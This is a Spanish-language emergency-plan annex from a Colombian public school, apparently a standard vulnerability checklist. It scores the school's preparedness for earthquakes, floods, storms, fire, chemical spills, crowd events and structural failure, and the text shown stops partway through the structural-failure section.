INFORMACIÓN GENERAL			
Sector:	PÚBLIC O	Tipo de institución:	INSTITUCIÓN EDUCATIVA
Rector:	Esp. DIOCELINA SANDOVAL DELGADO		
Teléfono:	655-0300		
Correo electrónico:	itps2007 @ hotmail.com		
Coordinador del PEC:	Esp. MARIELA ARCINIEGAS FUENTES		
Teléfono:	3163507075		
DESCRIPCIÓN DE LA PLANTA FÍSICA			
Número de salones:	35	Número de edificios:	9
Número de laboratorios:	3	Número de salas de computo:	2
Numero de oficinas:	11	Número de salones especiales:	4
Área total:	42.411 m ²	Área construida:	11.068 m ²

Anexo 1. Análisis de vulnerabilidad

SISMOS				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia por sismo?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas en emergencia por sismo?		X		0,5
¿El Colegio Promoción Social promueve activamente la participación de sus trabajadores en un programa de preparación para emergencia por sismo?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencia por sismo?		X		0,5
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por un sismo?			X	0
¿Existen instrumentos para hacer inspecciones a las áreas afectadas en la identificación de condiciones inseguras cuando se generen emergencias ocasionadas por un sismo?			X	0
¿Existen instrumentos para hacer inspecciones a los equipos utilizados en caso de una emergencia por sismo?			X	0
Promedio Gestión organizacional				0,14 MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en respuesta a un sismo?			X	0
¿El comité de emergencias se encuentra capacitado para atender una emergencia por sismo?		X		0,5
¿Están capacitados los miembros de la brigada para el uso de los elementos físicos ante una emergencia ocasionada por un sismo?			X	0
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?		X		0,5
Promedio Capacitación y entrenamiento				0,20 MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección necesarios y adecuados para el personal de la brigada en la atención a emergencias ocasionadas por sismos?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia ocasionada por sismo?	X			1
¿Se ha identificado y clasificado el personal fijo y flotante en los diferentes horarios laborales y no laborales (menores de edad, adultos mayores, personas con discapacidad física)?		X		0,5
¿Existen instrumentos o formatos para hacer inspecciones a las áreas afectadas, identificando anomalías en la infraestructura?			X	0
Promedio Características de seguridad				0,50 REGULAR
SUMA TOTAL DE PROMEDIOS				0,84 ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta ante un sismo?			X	0
¿Se cuenta con extintores portátiles?		X		0,5
¿Se cuenta con camillas?		X		0,5
¿Se cuenta con botiquines portátiles?		X		0,5
Promedio Suministros				0,38
				REGULAR
2. Edificaciones				
¿El tipo de construcción es sismoresistente o cuenta con refuerzo estructural?	X			1
¿Existen puertas y cerraduras antipánico en la Institución?			X	0
¿Las escaleras se encuentran en buen estado, poseen pasamanos, señalización y antideslizantes?		X		0,5
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas y con buena iluminación?			X	0
¿Se tienen identificados espacios para la ubicación de elementos de identificación a emergencias (puntos de encuentro, puestos de mando, módulos de estabilización de heridos, entre otros)?			X	0
¿Las ventanas cuentan con película de seguridad?			X	0
¿Se cuenta con rampas para el acceso a segundos pisos, debidamente señalizadas y con pasamanos?		X		0,5
Promedio de Edificaciones				0,29
				MALO
3. Equipos				
¿Se cuenta con sistemas de detección y/o monitoreo de sismos?			X	0
¿Se cuenta con algún sistema de alarma en caso de emergencia?			X	0
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia de sismo?			X	0
¿Se cuenta con un programa de mantenimiento preventivo y correctivo para los equipos de emergencia usados en caso de un sismo?		X		0,5
Promedio Equipos				0,13
				MALO
SUMA TOTAL DE PROMEDIOS				0,79
				ALTA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta con suministro de agua permanente?	X			1
¿Se cuenta con un sistema de comunicación interna para la respuesta a emergencias por un sismo?		X		0,5
Promedio Servicios				0,83
				BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				0,83
				BUENO
3. Recuperación				
¿Se cuenta con un sistema de seguro para la comunidad educativa en general que cubra incidentes por sismo?	X			1
¿Se tienen aseguradas las edificaciones y los bienes en general si sucede pérdidas ocasionadas por un sismo?			X	0
¿Se encuentra asegurada la información digital y análoga del colegio?			X	0
Promedio Recuperación				0,33
				MALO
SUMA TOTAL DE PROMEDIOS				1,99
				MEDIA

INUNDACIONES				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia ocasionada por inundaciones?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas?		X		0,5
¿El colegio promueve activamente la participación de sus trabajadores en un programa de preparación para emergencias?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencias ocasionado por inundaciones?		X		0,5
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por inundaciones?			X	0
¿Existen instrumentos para hacer inspecciones a las áreas para la identificación de condiciones inseguras que puedan generar emergencias ocasionadas por inundaciones?			X	0
¿Existe y se mantiene actualizado todos los componentes del Plan de Emergencias?			X	0
Promedio Gestión Organizacional				0,14
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en prevención y respuesta a inundaciones?	X			1
¿El comité de emergencias se encuentra capacitado para atender una emergencia por ocasionada por inundaciones?			X	0
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?			X	0
Promedio capacitación y entrenamiento				0,25
				MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección necesarios y adecuados para atender una emergencia ocasionada por inundaciones?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia ocasionada por inundaciones?	X			1
¿Existen instrumentos o formatos para hacer inspecciones a las áreas para la identificación de anomalías en el entorno?			X	0
¿Se tienen identificadas las zonas de mayor riesgo en la infraestructura?		X		0,5
Promedio características de seguridad				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,89
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta ante inundaciones?			X	0
¿Se cuenta con camillas?	X			1
¿Se cuenta con los elementos necesarios para la atención de esta emergencia?			X	0
Promedio Suministros				0,33
				MALO
2. Edificaciones				
¿los sifones se encuentran en buen estado, y tienen la capacidad suficiente para evacuar grandes cantidades de agua?		X		0,5
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas y con iluminación alterna?			X	0
¿Se tienen identificados espacios para la ubicación de instalaciones de emergencias (puntos de encuentro, puestos de mando, Módulos de estabilización de heridos, entre otros)?		X		0,5
¿Se tienen asegurados o anclados enseres, gabinetes u objetos que puedan caer?			X	0
Promedio de Edificaciones				0,25
				MALO
3. Equipos				
¿Se cuenta con algún sistema de alarma en caso de emergencia?	X			1
¿Se cuenta con un sistema de comunicaciones internas para la respuesta a emergencias?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia?			X	0
¿se cuenta con una motobomba para evacuar el agua?			X	0
¿Se cuenta con programa de mantenimiento preventivo y correctivo para los equipos de emergencia?			X	0
Promedio Equipos				0,40
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,98
				ALTA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta suministro de agua permanente?	X			1
¿Se cuenta con servicio de comunicaciones internas?		X		0,5
Promedio Servicios				0,83 BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				0,83 BUENO
3. Recuperación				
¿Se cuenta con algún sistema de seguros para la comunidad educativa en general?	X			1
¿Se tienen aseguradas las edificaciones y los bienes en general para un sismo?			X	0
¿Se encuentra asegurada la información digital y análoga de la organización?			X	0
Promedio recuperación				0,33 MALO
SUMA TOTAL DE PROMEDIOS				1,99 MEDIA

EVENTOS ATMOSFÉRICOS				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia ocasionada por eventos atmosféricos?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas?		X		0,5
¿El colegio promueve activamente la participación de sus trabajadores en un programa de preparación para emergencias?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencias ocasionado por eventos atmosféricos?		X		0,5
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por eventos atmosféricos?			X	0
¿Existen instrumentos para hacer inspecciones a las áreas para la identificación de condiciones inseguras que puedan generar emergencias ocasionadas por eventos atmosféricos?			X	0
¿Existe y se mantiene actualizado todos los componentes del Plan de Emergencias y Contingencias?			X	0
Promedio Gestión Organizacional				0,14 MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en prevención y respuesta a eventos atmosféricos?			X	0
¿El comité de emergencias se encuentra capacitado para atender una emergencia por ocasionada por eventos atmosféricos?			X	0
¿Están capacitados los miembros de la brigada para el uso de los elementos físicos ante una emergencia ocasionada por un fenómeno meteorológico?			X	0
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?			X	0
Promedio capacitación y entrenamiento				0,00 MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección necesarios y adecuados para atender una emergencia ocasionada por un evento atmosférico?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia ocasionada por eventos atmosféricos?	X			1
¿Existen instrumentos o formatos para hacer inspecciones a las áreas para la identificación de anomalías en el entorno?			X	0
¿Se cuenta con elementos de protección personal para la respuesta a emergencias?			X	0
¿Se tienen identificadas las zonas de mayor riesgo en la infraestructura?		X		0,5
Promedio características de seguridad				0,40 MALO
SUMA TOTAL DE PROMEDIOS				0,54 ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta ante eventos atmosféricos?			X	0
¿Se cuenta con extintores portátiles?	X			1
¿Se cuenta con camillas?	X			1
¿Se cuenta con botiquines portátiles?	X			1
Promedio Suministros				0,75
				BUENO
2. Edificaciones				
¿El tipo de construcción es sismoresistente o cuenta con un refuerzo estructural?	X			1
¿Las escaleras de emergencia se encuentran en buen estado, poseen pasamanos, señalización, antideslizantes, entre otras características de seguridad?	X			1
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas y con iluminación alterna?		X		0,5
¿Se tienen identificados espacios para la ubicación de instalaciones de emergencias (puntos de encuentro, puestos de mando, Módulos de estabilización de heridos, entre otros)?			X	0
¿Las ventanas cuentan con película de seguridad?	X			1
¿Se tienen asegurados o anclados enseres, gabinetes u objetos que puedan caer?			X	0
Promedio de Edificaciones				0,58
				REGULAR
3. Equipos				
¿Se cuenta con sistemas de detección y/o monitoreo de sismos?			X	0
¿Se cuenta con algún sistema de alarma en caso de emergencia?	X			1
¿Se cuenta con un sistema de comunicaciones internas para la respuesta a emergencias?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia?			X	0
¿Se cuenta con programa de mantenimiento preventivo y correctivo para los equipos de emergencia?		X		0,5
Promedio Equipos				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				1,83
				MEDIA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta suministro de agua permanente?	X			1
¿Se cuenta con servicio de comunicaciones internas?		X		0,5
Promedio Servicios				0,83 BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				0,83 BUENO
3. Recuperación				
¿Se cuenta con algún sistema de seguros para la comunidad educativa en general?	X			1
¿Se tienen aseguradas las edificaciones y los bienes en general para un sismo?			X	0
¿Se encuentra asegurada la información digital y análoga de la organización?			X	0
Promedio recuperación				0,33 MALO
SUMA TOTAL DE PROMEDIOS				1,99 MEDIA

INCENDIO				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia por incendio?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas en emergencia por incendio?		X		0,5
¿El Colegio Promoción Social promueve activamente la participación de sus trabajadores en un programa de preparación para emergencia por incendio?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencia por incendio?		X		0,5
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por un incendio?			X	0
¿Existen instrumentos para hacer inspecciones a las áreas afectadas en la identificación de condiciones inseguras cuando se generen emergencias ocasionadas por un incendio?			X	0
¿Existen instrumentos para hacer inspecciones a los equipos utilizados en caso de una emergencia por incendio?			X	0
Promedio Gestión Organizacional				0,14
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en respuesta a un incendio?			X	0
¿El comité de emergencias se encuentra capacitado para atender una emergencia por incendio?		X		0,5
¿Están capacitados los miembros de la brigada para el uso de los elementos físicos ante una emergencia ocasionada por un incendio?		X		0,5
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?		X		0,5
Promedio capacitación y entrenamiento				0,30
				MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección necesarios y adecuados para el personal de la brigada en la atención a emergencias ocasionadas por incendios?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia ocasionada por incendio?	X			1
¿Existen instrumentos o formatos para hacer inspecciones a las áreas afectadas, identificando anomalías en la infraestructura?			X	0
¿Se cuenta con elementos de protección personal para el rescate de personas y bienes en la emergencia?		X		0,5
Promedio características de seguridad				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,94
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta ante un incendio?	X			1
¿Se cuenta con gabinetes contra incendios adecuados para este tipo de emergencia?		X		0,5
¿Se cuenta con extintores portátiles?	X			1
¿Se cuenta con camillas?	X			1
¿Se cuenta con botiquines portátiles?	X			1
Promedio Suministros				0,90
				BUENO
2. Edificaciones				
¿El tipo de construcción cuenta con refuerzo estructural?	X			1
¿Existen muros cortaguegos en la Institución?		X		0,5
¿Las escaleras se encuentran en buen estado, poseen pasamanos, señalización y antideslizantes?	X			1
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas y con buena iluminación?		X		0,5
¿Se tienen identificados espacios para la ubicación de elementos de identificación a emergencias (puntos de encuentro, puestos de mando, módulos de estabilización de heridos, entre otros)?		X		0,5
¿Existen puertas antipánico en la Institución?		X		0,5
¿Las ventanas cuentan con película de seguridad?		X		0,5
¿Se cuenta con rampas para el acceso a segundos pisos, debidamente señalizadas y con pasamanos?		X		0,5
Promedio de Edificaciones				0,63
				REGULAR
3. Equipos				
¿Se cuenta con sistemas de detección de incendios?			X	0
¿Se cuenta con algún sistema de alarma en caso de un incendio?	X			1
¿Se cuenta con sistemas de control o mitigación de incendios?		X		0,5
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia de incendio?			X	0
¿Se cuenta con un programa de mantenimiento preventivo y correctivo para los equipos de emergencia usados en caso de un incendio?	X			1
Promedio Equipos				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				2,03
				BAJA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta con suministro de agua permanente?	X			1
¿Se cuenta con un sistema de comunicación interna para la respuesta a emergencias por un incendio?		X		0,5
Promedio Servicios				0,83
				BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				0,83
				BUENO
3. Recuperación				
¿Se cuenta con un sistema de seguro para la comunidad educativa en general que cubra incidentes por incendio?	X			1
¿Se tienen aseguradas las edificaciones y los bienes en general si sucede pérdidas ocasionadas por un incendio?			X	0
¿Se encuentra asegurada la información digital y análoga del colegio?			X	0
Promedio recuperación				0,33
				MALO
SUMA TOTAL DE PROMEDIOS				1,99
				MEDIA

CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia por contaminación por sustancias químicas?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas en emergencia por contaminación por sustancias químicas?			X	0
¿El Colegio Promoción Social promueve activamente la participación de sus trabajadores en un programa de preparación para emergencia por contaminación por sustancias químicas?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencia por contaminación por sustancias químicas?			X	0
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por contaminación por sustancias químicas?			X	0
¿Existen instrumentos para realizar inspecciones a los laboratorios de química, en la identificación de condiciones inseguras cuando se generen emergencias ocasionadas por contaminación por sustancias químicas?		X		0,5
¿El Colegio Promoción Social cuenta con un lugar adjudicado a enfermería, y en las condiciones adecuadas para la atención a emergencias?	X			1
Promedio Gestión organizacional				0,21
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de protocolos en la manipulación de elementos químicos?		X		0,5
¿El comité de emergencias se encuentra capacitado para atender una emergencia por contaminación por sustancias químicas?		X		0,5
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿La enfermera adjudicada al colegio posee conocimientos claros y certificados para la atención de este tipo de emergencia?	X			1
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?			X	0
Promedio capacitación y entrenamiento				0,40
				REGULAR
3. Características de Seguridad				
¿Se cuenta con elementos de protección suficientes y adecuados para la manipulación de sustancias químicas?		X		0,5
¿Se cuenta con elementos básicos para el control de emergencias por contaminación por sustancias químicas?		X		0,5
¿Se cuenta con elementos básicos para el auxilio de personas en condición de contaminación por sustancias químicas?			X	0
Promedio características de seguridad				0,33
				MALO
SUMA TOTAL DE PROMEDIOS				0,94
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con camillas para atender este tipo de emergencia?	X			1
¿Se cuenta con los recursos necesarios para atender este tipo de emergencia?			x	0
¿Se cuenta con botiquines de primeros auxilios para atender esta emergencia?	X			1
Promedio Suministros				0,67 BUENO
2. Edificaciones				
¿Existe más de una salida en éste tipo de área?			X	0
¿Existe una ruta de evacuación asignada para el área?		X		0,5
¿Están debidamente señalizadas las salidas de emergencia y rutas de evacuación hasta la enfermería?			X	0
¿Se pueden identificar los equipos y suministros para atender esta emergencia?		X		0,5
Promedio de Edificaciones				0,25 MALO
3. Equipos				
¿Se cuenta con algún sistema de control de sustancias químicas?		X		0,5
¿Se cuenta con algún sistema de alarma para dar aviso al momento de presentarse esta emergencia?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia de este tipo?			X	0
¿Se cuenta con programa de mantenimiento preventivo y correctivo para los equipos de esta emergencia?		X		0,5
Promedio Equipos				0,50 REGULAR
SUMA TOTAL DE PROMEDIOS				1,42 MEDIA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta con suministro de agua permanente?	X			1
¿Se cuenta con un programa de gestión de sustancias químicas?			X	0
¿se cuenta con una forma de comunicación con la sede Guatiguara de la UIS en caso que esta presente una emergencia?		X		0,5
¿Se cuenta con un sistema de comunicación interna para la respuesta a emergencias?		X		0,5
Promedio Servicios				0,60
				REGULAR
2. Sistemas alternos				
¿Se cuenta con reserva de agua consumible?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con enlaces a una entidad de salud de atención inmediata a este tipo de emergencia?	X			1
Promedio Sistemas alternos				0,83
				BUENA
3. Recuperación				
¿Se cuenta con un sistema de seguro para la comunidad educativa en general que cubra este tipo de emergencia?	X			1
Promedio recuperación				1,00
				BUENO
SUMA TOTAL DE PROMEDIOS				2,43
				BAJA

CONCENTRACIÓN MASIVA				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia por concentración masiva?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas en este tipo de emergencia?		X		0,5
¿El Colegio Promoción Social promueve activamente la participación de sus trabajadores en un programa de preparación para este tipo de emergencia?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencia por concentración masiva?		X		0,5
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por una concentración masiva?			X	0
¿Existen instrumentos para hacer inspecciones a las áreas afectadas en la identificación de condiciones inseguras cuando se generen emergencias ocasionadas por una concentración masiva?			X	0
Promedio Gestión Organizacional				0,16
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en respuesta y control a una concentración masiva?			X	0
¿El comité de emergencias se encuentra capacitado para atender una emergencia por concentración masiva?		X		0,5
¿Están capacitados los miembros de la brigada para el uso de los elementos necesarios ante una emergencia ocasionada por una concentración masiva?			X	0
¿Se cuenta con un programa de asistencia de entidades externas para el control de emergencias de este tipo?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?		X		0,5
Promedio capacitación y entrenamiento				0,20
				MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección necesarios y adecuados para el personal de la brigada en la atención a este tipo de emergencias?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia?	X			1
¿Se cuenta con algún medio de control de acceso a personas a las instalaciones de la Institución?	X			1
¿Se cuenta con algún medio de revisión de paquetes, bolsos o equipos al ingreso a la Institución?			X	0
Promedio características de seguridad				0,63
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,99
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se tienen identificados los focos donde se podría ocasionar una concentración masiva?	X			1
¿Se cuenta con camillas?	X			1
¿Se cuenta con botiquines de primeros auxilios?	X			1
Promedio Suministros				1,00 BUENO
2. Edificaciones				
¿Existen puertas antipánico y ventanas con película de seguridad?		X		0,5
¿Las escaleras se encuentran en buen estado, poseen pasamanos, señalización y antideslizantes?	X			1
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas?		X		0,5
¿Se tienen identificados espacios para la ubicación de instalaciones de emergencias (puntos de encuentro, puestos de mando, módulos de estabilización de heridos, entre otros)?		X		0,5
Promedio de Edificaciones				0,63 REGULAR
3. Equipos				
¿Se cuenta con algún sistema de alarma en caso de una emergencia de este tipo?	X			1
¿Se cuenta con cámaras de video que permitan identificar irregularidades cometidas dentro de las instalaciones?	X			1
¿Se cuenta con un programa de mantenimiento preventivo para los equipos de monitoreo ante esta emergencia?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia por concentración masiva?			X	0
Promedio Equipos				0,75 BUENO
SUMA TOTAL DE PROMEDIOS				2,38 BAJA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta con suministro de agua permanente?	X			1
¿Se cuenta con un sistema de viilancia dentro de la Institución?	X			1
¿Se cuenta con un sistema de comunicación interna para la respuesta a emergencias por concentración masiva?	X			1
Promedio Servicios				1,00 BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				0,83 BUENO
3. Recuperación				
¿Se cuenta con un sistema de seguro para la comunidad educativa en general que cubra incidentes por concentración masiva?	X			1
¿Se tienen aseguradas las edificaciones y los bienes en general si sucede pérdidas ocasionadas por una concentración masiva?			X	0
¿Los seguros incluyen respaldo en afectaciones a terceros (vecinos, vehiculos, infraestructura externa) en caso de daños causados por una concentración masiva dentro de la Institución?		X		0,5
¿Se encuentra asegurada la información digital y análoga del colegio?			X	0
Promedio recuperación				0,38 REGULAR
SUMA TOTAL DE PROMEDIOS				2,21 BAJA

FALLA ESTRUCTURAL				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia por falla estructural?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas en emergencia por falla estructural?		X		0,5
¿El Colegio Promoción Social promueve activamente la participación de sus trabajadores en un programa de preparación para emergencia por falla estructural?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencia por falla estructural?		X		0,5
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por una falla estructural?			X	0
¿Existen instrumentos para hacer inspecciones a las áreas afectadas en la identificación de condiciones inseguras cuando se generen emergencias ocasionadas por una falla estructural?			X	0
¿Existen instrumentos para hacer inspecciones a los equipos utilizados en caso de una emergencia por falla estructural?			X	0
Promedio Gestión Organizacional				0,14
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en respuesta a una falla estructural?			X	0
¿El comité de emergencias se encuentra capacitado para atender una emergencia por falla estructural?		X		0,5
¿Están capacitados los miembros de la brigada para el uso de los elementos físicos ante una emergencia ocasionada por una falla estructural?			X	0
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?		X		0,5
Promedio capacitación y entrenamiento				0,20
				MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección necesarios y adecuados para el personal de la brigada en la atención a emergencias ocasionadas por falla estructural?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia ocasionada por falla estructural?	X			1
¿Existen instrumentos o formatos para hacer inspecciones a las áreas afectadas, identificando anomalías en la infraestructura?			X	0
¿Se cuenta con elementos de protección personal para el rescate de personas y bienes en la emergencia?		X		0,5
Promedio características de seguridad				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,84
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta ante una falla estructural?			X	0
¿Se cuenta con extintores portátiles?	X			1
¿Se cuenta con camillas?	X			1
¿Se cuenta con botiquines portátiles?	X			1
Promedio Suministros				0,75
				BUENO
2. Edificaciones				
¿El tipo de construcción cuenta con refuerzo estructural?	X			1
¿Existen puertas y cerraduras antipánico en la Institución?		X		0,5
¿Las escaleras se encuentran en buen estado, poseen pasamanos, señalización y antideslizantes?	X			1
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas y con buena iluminación?		X		0,5
¿Se tienen identificados espacios para la ubicación de elementos de identificación a emergencias (puntos de encuentro, puestos de mando, módulos de estabilización de heridos, entre otros)?		X		0,5
¿Las ventanas cuentan con película de seguridad?		X		0,5
¿Se cuenta con rampas para el acceso a segundos pisos, debidamente señalizadas y con pasamanos?		X		0,5
Promedio de Edificaciones				0,64
				REGULAR
3. Equipos				
¿Se cuenta con sistemas de detección y/o monitoreo de fallas estructurales?			X	0
¿Se cuenta con algún sistema de alarma en caso de emergencia?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia de falla estructural?			X	0
¿Se cuenta con un programa de mantenimiento preventivo y correctivo para los equipos de emergencia usados en caso de una falla estructural?	X			1
Promedio Equipos				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				1,89
				MEDIA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta con suministro de agua permanente?	X			1
¿Se cuenta con un sistema de comunicación interna para la respuesta a emergencias por una falla estructural?		X		0,5
Promedio Servicios				0,83 BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				0,83 BUENO
3. Recuperación				
¿Se cuenta con un sistema de seguro para la comunidad educativa en general que cubra incidentes por falla estructural?	X			1
